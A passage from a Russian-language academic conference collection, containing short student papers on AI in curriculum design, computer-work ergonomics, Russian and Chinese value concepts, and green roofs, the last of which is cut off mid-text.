3. Лактіонов, А.В. Основні аспекти прогнозування ціни за допомогою регресійного аналізу / А.В. Лактіонов // 56-а науково-технічна конференція ХДТУБА. – Х.: РВВ ХДТУБА, 2001. – С. 24-27.
4. Тканко, В.М. Маркетингове управління діяльністю промислових підприємств : автореф. дис... канд. екон. наук.: 08.06.01/ Віктор Миколайович Тканко. – Київ, 2006. – 20 с.
5. Філіпішина, Л.М. Обґрунтування оцінки ефективності цінової політики підприємств торгівлі / Л.М. Філіпішина // Вісник економічної науки України. – 2009. – С. 285-291.
6. Апатова, Н.В. Модели ценообразования в интернет / Н.В. Апатова, А.К. Бондаренко // Культура народов Причерноморья. – 2014. – № 278, т.1. – С. 87-91.
7. Mukhitdinov Khudoyar Suyunovich, Axmedova Barno Abdiyevna. Econometric modeling and forecasting of educational services to the population of the region. To Secure Your Paper As Per UGC Guidelines We Are Providing A Electronic Bar Code. Volume 10, Issue 01, Pages: 241-251. ISSN 2456 – 5083. 2021/1
8. Георгиади, Н.Г. Мониторинг интегрированной системы управления инновационным развитием машиностроительного предприятия: монография / Н.Г. Георгиади. – К : ООО «Папирус», 2010. – с. 162.
9. Салига, С.Я. Інформаційне забезпечення управлінських рішень на підприємствах: монографія / С.Я. Салига, В.В. Фатюха. – Запоріжжя: ГУ ЗІДМУ, 2007. – 152 с.
10. Теплінський, Г.В. Корпоративна власність у контексті здійснення управління корпораціями / Г.В. Теплінський // Формування ринкових відносин в Україні. – 2013. – № 3. – С. 162-167.
11. Киселева, И.А. Информационные риски: методы оценки и анализа / И.А. Киселева, С.О. Искаджян // ИТпортал. – 2017. – № 2 (14). – С.10.
12. Цветкова, О.Л. Методика моделирования процессов анализа рисков информационной безопасности / О.Л. Цветкова, Е.А. Богданов // Инновационная наука. – 2017. – № 4-3. – С. 131-135.
13. Портер М. Международная конкуренция : монография / М. Портер. – М.: Международные отношения, 1993. – 896 с.
14. Яблочников, Е.И., Реинжиниринг бизнес-процессов проектирования и производства / Е.И. Яблочников, В.И. Молочник, Ю.Н. Фомина – СПб: СПб ГУИТМО, 2008. – 152 с.
15. Галіцин, В. К. Концептуальні засади моніторингу / В. К. Галіцин, О. П. Суслов, Н. К. Самченко // Бізнес Інформ. – 2013. – № 9. – С. 330-335.

*Череванченко Е.И.  
аспирант  
кафедры прикладной информатики  
и информационных технологий  
Белгородский государственный национальный  
исследовательский университет  
Россия, Белгород*

## **ПРИМЕНЕНИЕ ИСКУССТВЕННОГО ИНТЕЛЕКТА ДЛЯ РАЗРАБОТКИ ОБРАЗОВАТЕЛЬНЫХ ПРОГРАММ**

*Аннотация:* В статье рассматриваются основные направления автоматизации разработки образовательных программ, использование искусственного интеллекта для разработки.

*Ключевые слова:* образовательные программы, искусственный интеллект, нейросеть.

*Cherevanchenko E.I.  
graduate student  
Belgorod State National Research University. Department of Applied  
Informatics and Information Technologies  
Russia, Belgorod*

## **APPLICATION OF ARTIFICIAL INTELLIGENCE FOR THE DEVELOPMENT OF EDUCATIONAL PROGRAMS**

*Abstract:* The article discusses the main directions of automation of the development of educational programs and the use of artificial intelligence for development.

*Key words:* educational programs, artificial intelligence, neural network.

В современном мире технологии развиваются с невероятной скоростью, и искусственный интеллект (ИИ) становится одним из ключевых инструментов трансформации различных сфер деятельности. Особенно значимым становится применение ИИ в области образования, где он открывает новые горизонты для создания персонализированных, эффективных и адаптивных образовательных программ.

Одной из главных задач современного образования является удовлетворение индивидуальных потребностей каждого ученика. ИИ позволяет анализировать данные о прогрессе, интересах и слабых местах обучающихся, что дает возможность создавать персонализированные учебные траектории. Например, системы на базе ИИ могут автоматически подбирать

материалы, задания и темпы обучения, учитывая особенности каждого студента.

Создание образовательных программ — сложный и трудоемкий процесс, требующий учета множества факторов: актуальности контента, уровня сложности, методов преподавания. Искусственный интеллект способен автоматизировать часть этого процесса, анализируя большие объемы данных о лучших практиках и актуальных трендах в образовании. Это позволяет разрабатывать более современные и эффективные программы без необходимости ручного подбора каждого элемента. Основные направления автоматизации разработки образовательных программ:

1. Анализ актуальных данных и трендов. ИИ способен обрабатывать огромные объемы информации о текущих требованиях рынка труда, научных исследованиях и лучших практиках в образовании. Это позволяет создавать программы, соответствующие современным стандартам и востребованным.

2. Генерация контента. Используя технологии обработки естественного языка (NLP), ИИ может автоматически создавать учебные материалы — лекции, тесты, задания и даже интерактивные сценарии. Это значительно ускоряет процесс обновления и расширения учебных программ.

3. Анализ потребностей целевой аудитории. ИИ анализирует данные о студентах: их уровень знаний, интересы, слабые места. На основе этого он помогает формировать содержание курса, которое максимально соответствует потребностям обучающихся.

4. Моделирование учебных траекторий. Системы на базе ИИ могут проектировать индивидуальные маршруты обучения, подбирая оптимальные последовательности модулей и заданий для каждого студента или группы.

5. Оптимизация структуры курса. Алгоритмы машинного обучения помогают определить наиболее эффективную структуру курса: последовательность тем, длительность модулей и методы подачи материала.

Использование искусственного интеллекта для разработки образовательных программ — это не только способ повысить эффективность обучения, но и возможность сделать образование более доступным, персонализированным и адаптивным к потребностям каждого ученика. Внедрение этих технологий требует внимательного подхода к этическим аспектам и вопросам приватности данных, однако потенциал их использования очевиден: будущее образования во многом будет определяться именно инновациями в области ИИ.

Применение нейросетей в программировании увеличивает скорость разработки кода и повышает качество работы специалистов. Интеллектуальные ассистенты обрабатывают массивы данных и находят наиболее подходящие решения задач.

Однако есть и другая сторона у ИИ-продуктов для разработки ПО. Команды, которые используют инструменты для улучшения кода, могут сначала испытывать падение продуктивности, так как ИИ-продукты требуют

навыков и умения с ними обращаться. Лишь после глубокого погружения, они способны выдавать точные рекомендации для оптимизации разработки.

По данным ассоциации «Руссофт», около 20% отечественных разработчиков программного обеспечения в 2024 году применяют генеративный искусственный интеллект при создании софта. Этот показатель демонстрирует устойчивый рост с 7,9% в 2022 году и 15% в 2023 году, о чем стало известно 20 ноября 2024 года.

В будущем применение искусственного интеллекта в создании образовательных программ обещает стать еще более интегрированным и универсальным.

#### **Использованные источники:**

1. Бурков, В. Н. Модели и методы управления организационными системами / В. Н. Бурков, В. А. Ириков. – М. : Наука, 2004.
2. Дроздова А.А. Метод и алгоритмы управления и поддержки принятия решений в корпоративном обучении. [<https://top-technologies.ru/ru/article/view?id=36936>]
3. TADVISER Государство. Бизнес. Технологии. Как ИИ помогает писать софт. Обзор одной из самых перспективных технологий будущего [<https://www.tadviser.ru/index.php>]

УДК 331.101.1

*Шаманаев А.А.  
студент*

*Уральский государственный лесотехнический университет*

*Чукреева А.Д.  
студент*

*Уральский государственный медицинский университет*

*Шелюг О.А.  
старший преподаватель  
кафедра физической культуры*

*Уральский государственный горный университет*

*Научный руководитель: Малозёмов О.Ю., канд. пед. наук  
доцент*

*кафедра физической культуры*

*Уральский государственный медицинский университет*

*Екатеринбург, Россия*

## **ЭРГОНОМИЧЕСКИЕ ОСОБЕННОСТИ ОПТИМИЗАЦИИ ДЛИТЕЛЬНОЙ РАБОТЫ ЗА КОМПЬЮТЕРОМ**

*Аннотация.* Рассматриваются аспекты эргономики длительной работы за персональным компьютером. Приведены пространственно-механические, физиологические и социально-психологические особенности оптимизации данного вида трудовой деятельности.

*Ключевые слова:* эргономика, работа за компьютером.

*Shamanaev A.A.  
student*

*Ural State Forestry Engineering University*

*Chukreeva A.D.  
student*

*Ural State Medical University*

*Shelyug O.A.,  
senior lecturer*

*Department of Physical Education*

*Ural State Mining University*

*Scientific supervisor: Malozemov O. Yu., cand. ped. sciences  
associate professor*

*Department of physical culture*

*Ural State Medical University*

*Yekaterinburg, Russia*

## **ERGONOMIC OPTIMIZATION FEATURES LONG-TERM COMPUTER WORK**

*Annotation. Aspects of ergonomics of long-term work at a personal computer are considered. The spatial, mechanical, physiological, and socio-psychological features of optimizing this type of work activity are given.*

*Keywords: ergonomics, computer work.*

Цифровизация современного мира вносит резкие изменения в образ и стиль жизни человека. Многие, что человеку эволюционно положено воспроизводить в жизни становится не востребовано, а социокультурные факторы превалируют в его жизнедеятельности. При этом медленные эволюционно выработанные адаптационные механизмы не успевают за быстроменяющимися социальными изменениями. В целом можно говорить о том, что социальное настоящее человека пришло в явное противоречие с его биологическим прошлым. Это в первую очередь касается явной нехватке двигательной активности, являющейся естественным каналом нивелирования последствий стресса любой природы. Если организованная в учебных заведениях двигательная деятельность обучающихся отчасти снижает данную проблему, то в большинстве видов производственной деятельности, связанной с компьютером, человеку самому приходится снижать последствия гипокинезии. Заметим также, что и в быту человек зачастую погружается в мир информации, общения, развлечений с помощью мониторов, ставших не только инструментом для работы, но и средством для отдыха и взаимодействия с окружающим миром. В связи с этим, актуализируются вопросы эргономики – дисциплины, изучающей взаимодействие человека с его рабочим окружением.

Проблемы, находящиеся в сфере эргономики связаны с созданием комфортного рабочего пространства, снижающего риски профессиональных заболеваний, формированием привычек для избегания избыточных напряжений и переутомления. Рассмотрим основные аспекты, касающиеся эргономики сидения на стуле за компьютером. Данный вопрос важен, поскольку длительная работа за компьютером вызывает помимо зрительных перегрузок ещё и напряжения статической позой – одним из неспецифических повреждающих факторов [1].

*Осанка* при работе за компьютером должна быть правильной. Это означает, что: 1) спина должна быть прямой, прижатой к спинке стула. Для этого используются специальные поясничные подушки или стулья с поддержкой поясницы, 2) плечи должны быть расслаблены и не зажаты (избегать при этом поднятых или скрещенных рук), 3) шея должна быть в нейтральном положении, голова не должна наклоняться вперёд или назад.

*Высота стола и стула* должны быть подобраны индивидуально. Стул должен быть такой, чтобы ноги полностью касались пола, а колени находились под углом 90 градусов. Если ноги не достигают пола, используется подставка. Поверхность стола должна быть на уровне локтей, что позволяет держать руки в расслабленном положении на клавиатуре.

*Монитор* необходимо располагать на уровне глаз (можно слегка ниже) на расстоянии 50-70 см от лица. Это помогает избежать напряжения шеи и глаз. Угол наклона монитора должен быть смещён на 15-20 градусов верхней частью назад, что способствует снижению бликования экрана.

*Положение рук* также вносят свой вклад в эргономическую составляющую работы. Клавиатура и мышь должны находиться на одном уровне, чтобы избежать избыточного напряжения в запястьях. Для этого используют подкладки для запястий, а также пользуются эргономичными клавиатурой и мышью. Запястья должны оставаться в нейтральном положении, т.е. не подниматься и не опускаться избыточно.

*Комфортное положение тела* обеспечивается стулом с возможностью регулировки по высоте, глубине и наклона спинки стула. Желательна мягкая обивка и поддержка поясничного лордоза. *Одежда* должна быть свободной, не сковывать движений, пропускать воздух.

Особая роль отводится *регулярным перерывам*. Необходимо каждые 30-60 минут вставать и делать небольшие прогулки, наклоны, повороты, растягивания основных связочных групп. Это способствует улучшению кровообращения и снижает психо-мышечное напряжение.

Для профилактики зрительных нагрузок необходимы специальные, повторяющиеся через каждые 20 минут, *упражнения для глаз*. Например, смотреть на объект, находящийся на расстоянии не менее 6 метров, в течение 20 секунд. В целом же расположение компьютера должно быть напротив окна, чтобы взгляд произвольно обращался вдаль [2].

В создании комфортной атмосферы немаловажно и *освещение*, которое должно быть достаточным и не приводить к бликованию экрана. В случае *постороннего шума* необходимо использовать наушники, противозумные вкладыши (беруши).

Работа за персональным компьютером не просто механический процесс, она существенно затрагивает *психологическое состояние* человека. В связи с этим стоит отметить и психологические аспекты работы за компьютером, их влияние на продуктивность и общее самочувствие. Эмоциональные затраты такой работы зачастую велики. Постоянный поток информации, необходимость адаптироваться к быстро меняющимся условиям, жёсткие сроки могут приводить к *стрессу*. Некоторые пользователи испытывают высокую нагрузку из-за избытка задач, что может вызвать чувство *тревоги и неуверенности*. Длительная работа без перерывов может способствовать *выгоранию*, когда работник теряет интерес и мотивацию, что проявляется в усталости, апатии и снижении продуктивности.

Работа за компьютером может и способствовать, и ограничивать *социальные взаимодействия*. Появление удалённых рабочих мест может привести к чувству *изоляции и одиночества*, особенно если у человека нет возможности взаимодействовать с коллегами. Социальная интеграция в виртуальных условиях может быть непростой. *Онлайн-общение* не может

полностью заменить живое взаимодействие, что иногда приводит к недопониманию и конфликтам.

Продолжительная работа за компьютером может влиять на *когнитивные функции*. Частое переключение между задачами, информационная перегрузка могут создать трудности в *концентрации и сосредоточении внимания* на важную работу. При высоких стрессовых нагрузках может страдать *кратковременная память*, что затрудняет запоминание информации и выполнение сложных задач.

Работодатели должны учитывать необходимость *психологической поддержки*, помощи для сотрудников, предлагая доступ к консультационным услугам, к созданию комфортной среды, где можно делиться своими переживаниями, находя поддержку коллег, что значительно улучшает психологический климат в коллективе.

В заключение отметим, что затраты на эргономические разноплановые решения выгодны в долгосрочной перспективе, как для работника, так и для работодателя.

#### **Использованные источники:**

1. Офисная эргономика рабочего места <https://oborona.media/office-ergonomics/>
2. Ревенко О.А. Эргономические условия зрительного восприятия пользователей персонального компьютера. // Дисс. ... канд. психол. наук. 19.00.03. Тверь, 2003. 164 с.

**ЦЕННОСТНЫЕ КОНЦЕПТЫ В ЯЗЫКОВОЙ КАРТИНЕ МИРА:  
СОПОСТАВИТЕЛЬНЫЙ АНАЛИЗ КИТАЙСКОГО И РУССКОГО  
ЯЗЫКОВ**

***Аннотация:** Данное исследование посвящено сопоставительному анализу ценностных концептов в русской и китайской языковых картинах мира. Цель работы заключается в выявлении ключевых аксиологических доминант, их языковых репрезентаций и культурно-исторических оснований. Методологическая база включает концептологический подход, семантический и компонентный анализ, что позволяет рассматривать ценностные категории как многомерные образования. В русском языке акцент сделан на концептах «справедливость», «душа» и «свобода», отражающих эмоционально-экзистенциальные аспекты национального сознания. В китайском языке центральное место занимают концепты «和谐» (гармония) и «孝» (сыновняя почтительность), демонстрирующие социальную иерархичность и холистическое мировосприятие. Особое внимание уделяется влиянию православной традиции и конфуцианско-даосского наследия на формирование ценностных систем. Результаты исследования имеют значение для межкультурной коммуникации и методики преподавания языков, подчеркивая необходимость учета аксиологических различий.*

***Ключевые слова:** Ценностные Концепты, Языковая Картина Мира, Русский Язык, Китайский Язык, Межкультурная Коммуникация*

*Yao Xinyue  
master*

*Perm State National Research University*

**VALUE CONCEPTS IN THE LINGUISTIC PICTURE OF THE  
WORLD: A COMPARATIVE ANALYSIS OF CHINESE AND RUSSIAN**

***Abstract:** This study is devoted to a comparative analysis of value concepts in the Russian and Chinese linguistic worldviews. The aim of the work is to identify key axiological dominants, their linguistic representations, and cultural and historical foundations. The methodological basis includes a conceptological approach, semantic and component analysis, which allows value categories to be considered as multidimensional formations. In Russian, the emphasis is on the concepts of “justice,” “soul,” and “freedom,” which reflect the emotional and existential aspects of national consciousness. In Chinese, the concepts of “和谐”*

*(harmony) and “孝” (filial piety) occupy a central place, demonstrating social hierarchy and a holistic worldview. Particular attention is paid to the influence of the Orthodox tradition and the Confucian-Taoist heritage on the formation of value systems. The results of the study are significant for intercultural communication and language teaching methods, emphasizing the need to take axiological differences into account.*

**Keywords:** *Value Concepts, Linguistic Worldview, Russian Language, Chinese Language, Intercultural Communication*

## **Введение**

Изучение ценностных концептов в языковой картине мира представляет собой важное направление современной лингвистики, поскольку язык выступает не только средством коммуникации, но и инструментом отражения глубинных культурных смыслов. Ценностные концепты, закрепленные в лексике, фразеологии и дискурсивных практиках, формируют специфическое восприятие действительности носителями языка. Их сопоставительный анализ позволяет выявить как универсальные, так и национально-обусловленные особенности мировосприятия. В условиях усиления межкультурного взаимодействия исследование ценностных доминант русского и китайского языков приобретает особую значимость, так как способствует более точному пониманию ментальных и коммуникативных различий между представителями двух лингвокультур.[1]

Целью данной работы является выявление и системное сравнение ключевых ценностных концептов в русской и китайской языковых картинах мира. Для достижения поставленной цели необходимо решить следующие задачи: определить критерии отбора ценностных концептов, установить их языковые репрезентации в каждом из языков, а также проанализировать культурно-исторические факторы, повлиявшие на их формирование. Особое внимание уделяется тому, как абстрактные ценности материализуются в конкретных языковых единицах и грамматических структурах.

Методологическую основу исследования составляют принципы концептологии, разработанные в трудах отечественных лингвистов, а также методы семантического и компонентного анализа. Концептологический подход позволяет рассматривать ценностные категории как многомерные образования, включающие когнитивный, эмотивный и культурный компоненты. Семантический анализ направлен на выявление специфики вербализации концептов в лексико-фразеологической системе каждого языка. Такой комплексный подход обеспечивает научную строгость и достоверность полученных результатов, что соответствует требованиям современных лингвистических исследований.

Актуальность работы обусловлена не только теоретической значимостью изучения ценностных концептов, но и практической необходимостью углубленного понимания культурных кодов, лежащих в основе русско-китайского диалога. Полученные данные могут быть

использованы в дальнейших исследованиях в области межкультурной коммуникации, лингвокультурологии и методики преподавания языков.

### **Теоретические основы изучения ценностных концептов**

В современной лингвистике ценностный концепт понимается как сложное ментальное образование, отражающее значимые для определенной лингвокультуры идеи и категории. Данное понятие находится на пересечении когнитивной лингвистики и лингвокультурологии, поскольку сочетает в себе как языковую, так и внеязыковую составляющую. Ценностные концепты структурируют сознание носителей языка, выступая ключевыми элементами языковой картины мира системы представлений о действительности, закрепленной в семантике языковых единиц. Языковая картина мира не является пассивным отражением реальности, а формируется под влиянием культурно-исторических факторов, что обуславливает ее национальную специфику.

Специфика выражения ценностей в языке проявляется на различных уровнях: лексическом, фразеологическом и паремиологическом. На лексическом уровне ценностные концепты вербализуются через ключевые слова, обладающие высокой семантической плотностью и культурной значимостью.[2] Фразеологические единицы, включая идиомы и устойчивые выражения, аккумулируют коллективный опыт и оценочные стереотипы, присущие конкретной лингвокультуре. Паремиологический фонд языка, представленный пословицами и поговорками, служит важным источником для реконструкции ценностных приоритетов, так как отражает нормативные установки и традиционные представления о должном. Формирование ценностных концептов представляет собой сложный процесс, обусловленный взаимодействием множества факторов. Культурный контекст играет определяющую роль, так как именно в рамках культуры вырабатываются системы смыслов и оценочных критериев. Исторический опыт нации также оказывает существенное влияние, поскольку ключевые события и социальные трансформации находят отражение в языковом сознании. Философские и религиозные традиции задают концептуальные рамки, в пределах которых формируются представления о добре и зле, справедливости и долге. Взаимодействие этих факторов приводит к возникновению уникальных ценностных систем, которые, несмотря на возможные типологические сходства, сохраняют свою культурную идентичность.

Теоретическое осмысление ценностных концептов требует учета их динамической природы. Они не являются статичными образованиями, а эволюционируют под влиянием социальных изменений и межкультурных контактов. Однако их ядро остается относительно устойчивым, что позволяет говорить о преемственности ценностных ориентиров в рамках определенной лингвокультурной традиции. Изучение этих процессов способствует более глубокому пониманию механизмов взаимодействия языка, мышления и культуры.

## Ключевые ценностные концепты в русском языке

Русская языковая картина мира формировалась под влиянием сложного взаимодействия исторических, культурных и религиозных факторов, что обусловило уникальность её ценностных доминант. В центре этой системы находятся концепты, обладающие особой значимостью для национального сознания и нашедшие глубокое отражение в языковой семантике. Такие базовые ценности, как «справедливость», «душа», «свобода», представляют собой сложные многомерные образования, сочетающие рациональные и эмоциональные компоненты.

Концепт «справедливость» в русском языковом сознании традиционно ассоциируется не только с правовыми нормами, но и с морально-этическими принципами. Его семантическое поле включает идеи правды, равенства и воздаяния, что проявляется в широком спектре лексических средств от абстрактного существительного «справедливость» до производных глаголов «справедливить» и фразеологизмов «по справедливости». В грамматическом аспекте данный концепт часто выражается через конструкции с модальными словами и инфинитивом, подчеркивающими долженствование. Концепт «душа» занимает особое место в русской аксиологической системе, отражая специфику национального мировосприятия.[3] В отличие от западноевропейских традиций, где это понятие часто связано с религиозным контекстом, в русском языке оно приобрело более широкое философско-бытовое значение. Лексические репрезентации концепта варьируются от высокого стиля («благородная душа») до разговорных выражений («душа нараспашку»). Грамматически данный концепт часто реализуется через конструкции с притяжательными местоимениями («моя душа»), что подчеркивает его личностную значимость. Концепт «свобода» в русской лингвокультурной традиции имеет сложную семантическую структуру, сочетая политические, философские и экзистенциальные аспекты. Его языковые репрезентации включают как книжную лексику («волеизъявление»), так и народные выражения («вольная воля»).[4] Грамматические средства выражения этого концепта часто связаны с использованием дательного падежа («свобода человеку») и инфинитивных конструкций, что отражает идею потенциальности и неограниченных возможностей.

Языковые средства репрезентации ценностных концептов в русском языке отличаются богатством и вариативностью. На лексическом уровне это проявляется в развитой синонимии и антонимии, позволяющей выражать тонкие смысловые нюансы. Морфологические особенности включают активное использование уменьшительно-ласкательных форм для выражения эмоционального отношения к ценностям. Синтаксические конструкции часто строятся по принципу противопоставления, что отражает характерную для русского сознания дихотомичность мышления.

Связь ценностных концептов с русской культурной традицией прослеживается на всех уровнях языковой системы. Исторические события, литературные памятники и фольклорные тексты закрепили определенные

модели интерпретации ключевых ценностей. Православная традиция оказала значительное влияние на формирование концептов «душа» и «справедливость», тогда как социальные потрясения XX века переосмыслили содержание концепта «свобода». Эволюция ценностных концептов в современном русском языке отражает сложные процессы трансформации национального сознания. Некоторые традиционные ценности сохраняют свою актуальность, другие подвергаются семантической модификации под влиянием глобализационных процессов. Однако глубинные структуры языкового сознания демонстрируют удивительную устойчивость, что позволяет говорить о сохранении базовых ценностных ориентиров русской лингвокультуры.

Изучение этих процессов имеет важное значение не только для теоретической лингвистики, но и для практики межкультурной коммуникации, где понимание ценностных доминант становится ключом к эффективному взаимодействию. Русская система ценностей, зафиксированная в языке, продолжает оставаться живой и развивающейся системой, требующей постоянного научного осмысления.

### **Специфика ценностных концептов в китайском языке**

Китайская языковая картина мира формировалась на протяжении тысячелетий под определяющим влиянием традиционной философской мысли, что обусловило уникальный характер её аксиологических доминант. В отличие от западных и русских ценностных систем, китайские концепты отличаются органичной взаимосвязанностью и строгой иерархичностью, отражающей принципы конфуцианской социальной организации.

Концепт «**和谐**» (гармония) занимает центральное положение в китайской аксиологической системе, пронизывая все уровни социальных отношений. Его семантическое поле охватывает как межличностные взаимодействия, так и отношения человека с природой и космосом. В языковом выражении данный концепт реализуется через обширный пласт лексики, включающей термины государственного управления, бытового общения и философских трактатов. Особую значимость приобретают сочетания с числительными, отражающие традиционные представления о балансе и пропорции. Концепт «**孝**» (сыновняя почтительность) представляет собой краеугольный камень китайской этической системы. Его языковые репрезентации отличаются исключительной устойчивостью на протяжении веков, что свидетельствует о глубинной укоренённости в национальном сознании.[5] В лексическом плане данный концепт выражается не только прямыми номинациями, но и разветвлённой сетью производных понятий, описывающих различные аспекты семейных отношений.

Иероглифическая система письма играет особую роль в вербализации ценностных концептов. Каждый иероглиф представляет собой не просто графический знак, а сложный семиотический комплекс, несущий историко-культурную информацию. Этимологические компоненты иероглифов часто

сохраняют древние ценностные смыслы, продолжающие влиять на современное языковое сознание. Контекстуальность китайского языка проявляется в том, что полное значение концепта раскрывается только в рамках целостного высказывания или текста, что соответствует традиционному холистическому мировосприятию. Влияние конфуцианства на китайскую языковую картину мира проявляется прежде всего в строгой аксиологической иерархии и чёткой системе социальных ролей. Языковые единицы, выражающие межличностные отношения, неизменно содержат информацию о статусе коммуникантов. Даосская традиция обогатила язык многочисленными концептами, связанными с природными циклами и принципом недеяния. Эти два философских направления, дополняя друг друга, создали уникальный баланс между социальной регламентацией и естественной спонтанностью.

Современные процессы глобализации и модернизации оказывают сложное влияние на традиционную систему ценностей. Некоторые концепты приобретают новые смысловые оттенки, другие сохраняют свою исконную семантику. Однако глубинные структуры языкового сознания демонстрируют удивительную устойчивость, что особенно заметно в устойчивых выражениях и поговорах, продолжающих активно использоваться в повседневной коммуникации.

### **Заключение**

Проведенный сопоставительный анализ ценностных концептов в русском и китайском языках выявил как глубинные универсалии человеческого сознания, так и существенные культурно-обусловленные различия. Если русская языковая картина мира акцентирует концепты с ярко выраженной эмоциональной и экзистенциальной составляющей ("душа", "свобода"), то китайская система ценностей отличается большей ориентацией на социальную гармонию и иерархичность отношений. Эти различия находят непосредственное отражение в языковой семантике, грамматических структурах и дискурсивных практиках.

Перспективным направлением дальнейших исследований могло бы стать углубленное изучение динамики ценностных концептов в условиях глобализации, а также их функционирования в различных типах дискурса - политическом, медийном, художественном. Особый научный интерес представляет анализ того, как традиционные ценности адаптируются к вызовам современного цифрового общества.

Полученные результаты имеют существенное практическое значение для оптимизации межкультурной коммуникации между русскоязычными и китайскоязычными носителями. Понимание аксиологических различий позволяет избежать коммуникативных неудач и достигать более точного взаимопонимания. В области преподавания языков исследование подчеркивает необходимость культурологического подхода, при котором усвоение языковых норм сопровождается формированием компетенции в сфере ценностных ориентаций носителей языка. Теоретическая значимость

работы заключается в разработке методики сопоставительного анализа концептов, которая может быть применена и к другим языковым парам.

**Использованные источники:**

1. Петкау А. Ю., Шань Ц. Концепт "здоровье" в современных китайских и русских поговорках: сопоставительный анализ // Молодые голоса. 2014. Вып. 3. С. 36-45.
2. Чинг-Гво Ч. Концепт "НАДЕЖДА" в русской и китайской языковых картинах мира в свете сопоставительного лингвокультурологического анализа // Научный диалог. 2018. № 11. С. 76-91.
3. Пугачёва Е. Н., Криницкая М. Ю. Концепт "ДОСТОИНСТВО" в русской и китайской лингвокультурных картинах мира // Территория новых возможностей. Вестник Владивостокского государственного университета экономики и сервиса. 2022. Т. 14, № 4. С. 189-201.
4. Хайтун П. Сопоставительное изучение концептов русской и китайской лингвокультур: результаты и проблемы // Litera. 2019. № 2. С. 44-52.
5. Иванова А. Я. Специфика концепта "семья" в русской и китайской лингвокультурах (на примере пословиц о семье) // Общество: социология, психология, педагогика. 2019. № 7. С. 33-38.

# РАЗВИТИЕ СОВРЕМЕННОГО ГОРОДА

УДК 504.062

Чжан Сюйцзе, магистр  
БГУ  
Минск, Беларусь

## ФУНКЦИИ ЗЕЛЁНЫХ КРЫШ В ПРОЦЕССЕ ЭКОЛОГИЧЕСКОЙ ТРАНСФОРМАЦИИ ГОРОДСКОГО ЛАНДШАФТА

*Аннотация:* В условиях нарастающей урбанизации и климатических вызовов зелёные крыши становятся эффективным инструментом экологической трансформации городской среды. В статье рассматриваются теоретические и прикладные аспекты функционирования зелёных крыш, включая их роль в регуляции микроклимата, очистке воздуха, управлении ливневыми водами и поддержании биоразнообразия. На основе междисциплинарной методологии, включающей системный и экологический анализ, ГИС-технологии и компаративное сравнение, проведено исследование их экологической эффективности. Эмпирические данные, полученные на примере Москвы, подтверждают способность зелёных крыш снижать температуру, фильтровать атмосферные осадки и обеспечивать экологическую устойчивость. Сделан вывод о необходимости нормативной поддержки и интеграции зелёных крыш в стратегию устойчивого развития городов.

*Ключевые слова:* зелёные крыши, экологическая трансформация, городская среда, устойчивое развитие, микроклимат, биоразнообразие.

Zhang Xujie, master  
belarusian state university  
Minsk, Belarus

## THE FUNCTIONS OF GREEN ROOFS IN THE PROCESS OF ECOLOGICAL TRANSFORMATION OF THE URBAN LANDSCAPE

*Abstract:* In the context of increasing urbanization and climate challenges, green roofs are becoming an effective tool for the ecological transformation of the urban environment. This article examines the theoretical and practical aspects of the functioning of green roofs, including their role in microclimate regulation, air purification, stormwater management, and biodiversity conservation. Based on an interdisciplinary methodology that includes systems and ecological analysis, GIS technologies, and comparative evaluation, the ecological effectiveness of green roofs is investigated. Empirical data obtained from the example of Moscow confirm the ability of green roofs to reduce surface temperatures, filter atmospheric

*precipitation, and support ecological resilience. The study concludes that regulatory support and the integration of green roofs into urban sustainable development strategies are necessary.*

***Keywords:** green roofs, ecological transformation, urban environment, sustainable development, microclimate, biodiversity.*

## **ВВЕДЕНИЕ**

Современные города сталкиваются с нарастающими экологическими вызовами, связанными с интенсивной урбанизацией, уплотнением застройки, сокращением зелёных зон и ухудшением качества среды обитания. Рост плотности населения и антропогенной нагрузки приводит к увеличению температуры воздуха (эффект «городского теплового острова»), снижению уровня биоразнообразия, загрязнению воздуха и водных ресурсов, а также к ухудшению санитарно-гигиенических условий.[1] На этом фоне поиск решений, способных смягчить негативные последствия урбанизации и способствовать экологической устойчивости городов, становится особенно актуальным. Одним из таких решений является внедрение зелёных крыш как элемента экологической трансформации городской среды.

Зелёные крыши представляют собой технологии создания растительного покрова на крышах зданий, выполняющие не только декоративную, но и важную экологическую функцию. Внедрение зелёных крыш способствует улучшению микроклимата, снижению загрязнённости воздуха, регуляции водного стока, а также расширению ареалов обитания городских видов растений и животных. В этом контексте зелёные крыши рассматриваются как интегральная часть стратегии экологизации городской инфраструктуры, обеспечивающая сбалансированное взаимодействие между архитектурой и природной средой. Их применение особенно важно в условиях плотной городской застройки, где традиционные формы озеленения ограничены.

Цель настоящей работы заключается в исследовании экологических функций зелёных крыш и их вклада в процессы трансформации городского ландшафта в сторону устойчивого и экологически ориентированного развития.

Объектом исследования выступает городская среда как сложная экологическая и архитектурная система.

Предметом исследования являются функциональные характеристики зелёных крыш в процессе экологической трансформации городского ландшафта.

Таким образом, исследование функций зелёных крыш в контексте экологической трансформации городской среды представляет собой актуальное направление, находящееся на стыке экологии, архитектуры и устойчивого градостроительства. Выявление и систематизация экологических эффектов зелёных крыш позволит не только углубить теоретическое

понимание их роли в формировании устойчивых городов, но и сформировать практические рекомендации для интеграции таких решений в систему современного экологического планирования.

### **Методы исследования**

Методологическая основа исследования представляет собой междисциплинарный подход, объединяющий системный анализ, экологический мониторинг, компаративное сравнение, использование ГИС-технологий и контент-анализ. Системный анализ позволяет рассматривать городскую экосистему как целостную структуру, в то время как экологический мониторинг применяется для оценки состояния воздуха, температуры и водного баланса. Сравнение моделей озеленения крыш в различных городах способствует выявлению наиболее эффективных решений. Применение геоинформационных систем даёт возможность пространственной оценки влияния зелёных крыш на урбанизированные территории, а анализ нормативных документов и градостроительных стратегий позволяет учитывать институциональный контекст внедрения экотехнологий. Комплексное использование указанных методов обеспечивает научную обоснованность выводов и способствует разработке практических рекомендаций по устойчивому развитию городской среды.

### **Результаты исследования**

Современные экологические вызовы, стоящие перед урбанизированными территориями, требуют переосмысления архитектурных и планировочных решений с позиций устойчивого развития. Одним из перспективных направлений в этой области является использование зелёных крыш как элемента городской экосистемы, способного выполнять целый спектр экологических, климатических и ландшафтных функций. Прежде чем перейти к анализу прикладных аспектов, необходимо рассмотреть понятийную базу и теоретические основы, лежащие в основе рассматриваемого феномена.

